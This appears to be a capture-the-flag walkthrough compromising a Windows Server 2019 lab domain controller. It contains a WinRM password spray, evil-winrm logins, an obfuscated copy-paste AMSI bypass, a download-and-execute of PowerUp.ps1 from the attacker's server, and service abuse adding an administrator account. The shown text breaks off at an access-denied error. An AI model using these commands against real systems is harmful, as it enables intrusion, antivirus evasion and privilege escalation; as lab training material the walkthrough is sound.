THM Server_2019

NMAP

First we will start off with an NMAP scan

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -vv -Pn -n 10.0.3.12
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-14 23:28 EDT
Initiating Connect Scan at 23:28
Scanning 10.0.3.12 [65535 ports]
Discovered open port 139/tcp on 10.0.3.12
Discovered open port 80/tcp on 10.0.3.12
Discovered open port 3389/tcp on 10.0.3.12
Discovered open port 135/tcp on 10.0.3.12
Discovered open port 53/tcp on 10.0.3.12
Discovered open port 445/tcp on 10.0.3.12
Discovered open port 88/tcp on 10.0.3.12
```

All the information needed is right here and it looks like it is a windows machine

RDP


We need to figure out the name of the machine and also the domain it is on, we can enumerate RDP for this information

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3389 -sC -sV -vv -Pn 10.0.3.12
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-14 23:30 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:30
Completed NSE at 23:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:30
Completed NSE at 23:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:30
Completed NSE at 23:30, 0.00s elapsed
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating Connect Scan at 23:30
Scanning 10.0.3.12 [1 port]
Discovered open port 3389/tcp on 10.0.3.12
Completed Connect Scan at 23:30, 0.00s elapsed (1 total ports)
Initiating Service scan at 23:30
Scanning 1 service on 10.0.3.12
Completed Service scan at 23:30, 6.02s elapsed (1 service on 1 host)
NSE: Script scanning 10.0.3.12.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:30
Completed NSE at 23:30, 0.02s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:30
Completed NSE at 23:30, 1.20s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:30
Completed NSE at 23:30, 0.00s elapsed
Nmap scan report for 10.0.3.12
Host is up, received user-set (0.00049s latency).
Scanned at 2022-04-14 23:30:38 EDT for 8s

PORT     STATE SERVICE       REASON  VERSION
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.wonderland.local
| Issuer: commonName=DC01.wonderland.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-04-13T21:15:50
| Not valid after:  2022-10-13T21:15:50
| MD5:   6372 75a7 e065 b00b 4933 ffaa e485 8175
| SHA-1: 1a1a 05fc a0ab 1319 f5fc 6560 0673 4986 de91 cf6f
```


Looks like it is called wonderland.local

HTTP

Lets look at the website




Default IIS web page, however the machine was called wonderland.local lets see if there is a wonderland.thm




```
127.0.0.1       localhost
127.0.1.1       kali
10.200.111.33   holo.live
10.10.59.202    internal.thm
10.10.21.143    cybercrafted.thm admin.cybercrafted.thm store.cybercrafted.thm www.cybercrafted.thm
10.0.3.12       wonderland.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

In the above photo we can see that wonderland.thm has been added to the hosts file within /etc/hosts



That worked, lets look at the messages




```
Bob,

Can you take of the HR account for a few days, I will be out of office.

Alice Chains
```

Alright we have a name (we think)

Crackmapexec

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec winrm 10.0.3.0/24 -u alice.chains -p /usr/share/wordlists/fasttrack.txt
WINRM       10.0.3.12       5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:wonderland.local)
WINRM       10.0.3.12       5985   DC01             [*] http://10.0.3.12:5985/wsman
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:Spring2017
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:Spring2016
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:Spring2015
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:Spring2014
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:Spring2013
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:spring2017
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:spring2016
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:spring2015
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:spring2014
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:spring2013
WINRM       10.0.3.12       5985   DC01             [-] wonderland.local\alice.chains:Summer2017
```

```
WINRM       10.0.3.12       5985    DC01            [-] wonderland.local\alice.chains:winter2013
WINRM       10.0.3.12       5985    DC01            [-] wonderland.local\alice.chains:P@55w0rd
WINRM       10.0.3.12       5985    DC01            [+] wonderland.local\alice.chains:P@ssw0rd! (Pwn3d!)
```


Alright we got a hit, with this SMB will not work, so we have to use crackmapexec and not hyrda

Evil-winrm


```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.0.3.12 -u alice.chains -p P@ssw0rd!

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\alice.chains\Documents>
```

and we are in, there is a big problem though, that is that real time monitoring is still enabled, we could disable it however we are going to get an RDP session and from there utilize powershell load modules into memory

RDP



As shown above we are using remmina, and then putting in the IP address



We found our first flag

No easy wins, cant run powershell as an administrator

```
┌──(kali㉿kali)-[~/PowerSploit/Privesc]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

As you can see we changed directories, this is where powerup.ps1 resides within my kali box, we then started up a python server

AMSI BYPASS

IF YOU ARE NOT ABLE TO RUN ANY OF THE SCRIPT COMMANDS BELOW, AND KEEP GETTING A VIRUS IT IS DUE TO AMSI BYPASS, RANDOMLY THIS BOX WOULD NEED AN AMSI BYPASS THE ONE ATTACHED HERE IS WHAT I USED (COPY AND PASTE INTO POWERSHELL)

```
sET-ItEM ( 'V'+'aR' +  'IA' + 'blE:1q2'  + 'uZx'  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;   (   GeT-VariaBle  ( "1Q2U"  +"zX"  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System'  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -f'amsi','d','InitFaile'  ),(  "{2}{4}{0}{1}{3}" -f
'Stat','i','NonPubli','c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

Priv Esc

```
Select Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alice.chains> iex (iwr http://10.0.3.5/PowerUp.ps1)
iwr : The response content cannot be parsed because the Internet Explorer engine is
not available, or Internet Explorer's first-launch configuration is not complete.
Specify the UseBasicParsing parameter and try again.
At line:1 char:6
+ iex (iwr http://10.0.3.5/PowerUp.ps1)
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotImplemented: (:) [Invoke-WebRequest], NotSupportedEx
   ception
    + FullyQualifiedErrorId : WebCmdletIEDomNotSupportedException,Microsoft.PowerShel
   l.Commands.InvokeWebRequestCommand

PS C:\Users\alice.chains>
```

Looks like internet explorer is having some problems, lets use -usebasicparsing

```
PS C:\Users\alice.chains> iex (iwr  -usebasicparsing http://10.0.3.5/PowerUp.ps1)
PS C:\Users\alice.chains>
```

There we go

```
PS C:\Users\alice.chains> invoke-allchecks


ServiceName   : RasAuto
Path          : C:\Windows\System32\svchost.exe -k netsvcs -p
StartName     : localSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'RasAuto'
CanRestart    : True
Name          : RasAuto
Check         : Modifiable Services

ServiceName   : RasMan
Path          : C:\Windows\System32\svchost.exe -k netsvcs
StartName     : localSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'RasMan'
CanRestart    : True
Name          : RasMan
Check         : Modifiable Services

ServiceName   : SessionEnv
Path          : C:\Windows\System32\svchost.exe -k netsvcs -p
StartName     : localSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'SessionEnv'
CanRestart    : True
Name          : SessionEnv
Check         : Modifiable Services

ServiceName   : TermService
Path          : C:\Windows\System32\svchost.exe -k termsvcs
StartName     : NT Authority\NetworkService
AbuseFunction : Invoke-ServiceAbuse -Name 'TermService'
CanRestart    : True
Name          : TermService
Check         : Modifiable Services

ModifiablePath    : C:\Users\alice.chains\AppData\Local\Microsoft\WindowsApps
IdentityReference : WONDERLAND\Alice.Chains
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\alice.chains\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\alice.chains\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\alice.chains\AppData\Local\Micr
                    osoft\WindowsApps\wlbsctrl.dll'



PS C:\Users\alice.chains> Invoke-ServiceAbuse -Name 'RasMan'

ServiceAbused Command
------------- -------
RasMan        net user john Password123! /add && net localgroup Administrators john /add
```

Shown above we did an invoke-allchecks and it found something called RasMan, we then did an invoke-serviceabuse and we made a new user with administrator privs

```
PS C:\Users\alice.chains> net localgroup "administrators"
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
john
The command completed successfully.

PS C:\Users\alice.chains>
```

We can see above that john is now in the administrators localgroup

```
┌──(kali㉿kali)-[~/PowerSploit/Privesc]
└─$ evil-winrm -i 10.0.3.12 -u john -p Password123!

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplement
ed on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\john\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                       State
========================================= ================================================================= =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                        Enabled
SeSecurityPrivilege                       Manage auditing and security log                                  Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                          Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                    Enabled
SeSystemProfilePrivilege                  Profile system performance                                        Enabled
```

Now supposedly we have all the rights

```
*Evil-WinRM* PS C:\Users\john\Documents> cd C:\users\administrator
*Evil-WinRM* PS C:\users\administrator> dir

    Directory: C:\users\administrator

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         4/1/2022   8:46 PM                3D Objects
d-r---         4/1/2022   8:46 PM                Contacts
d-r---        4/15/2022   1:06 PM                Desktop
d-r---        4/15/2022   8:39 AM                Documents
d-r---         4/1/2022   8:46 PM                Downloads
d-r---         4/1/2022   8:46 PM                Favorites
d-r---         4/1/2022   8:46 PM                Links
d-r---         4/1/2022   8:46 PM                Music
d-r---         4/1/2022   8:46 PM                Pictures
d-r---         4/1/2022   8:46 PM                Saved Games
d-r---         4/1/2022   8:46 PM                Searches
d-r---         4/1/2022   8:46 PM                Videos

*Evil-WinRM* PS C:\users\administrator> cd Desktop
*Evil-WinRM* PS C:\users\administrator\Desktop> dir


    Directory: C:\users\administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/15/2022  12:44 PM                Message
-a----        4/14/2022   1:25 PM             28 flag.txt.txt
-a----        4/15/2022  11:30 AM             53 Untitled1.ps1


*Evil-WinRM* PS C:\users\administrator\Desktop> type flag.txt.txt
Access to the path 'C:\users\administrator\Desktop\flag.txt.txt' is denied.
At line:1 char:1
+ type flag.txt.txt
+ ~~~~~~~~~~~~~~~~
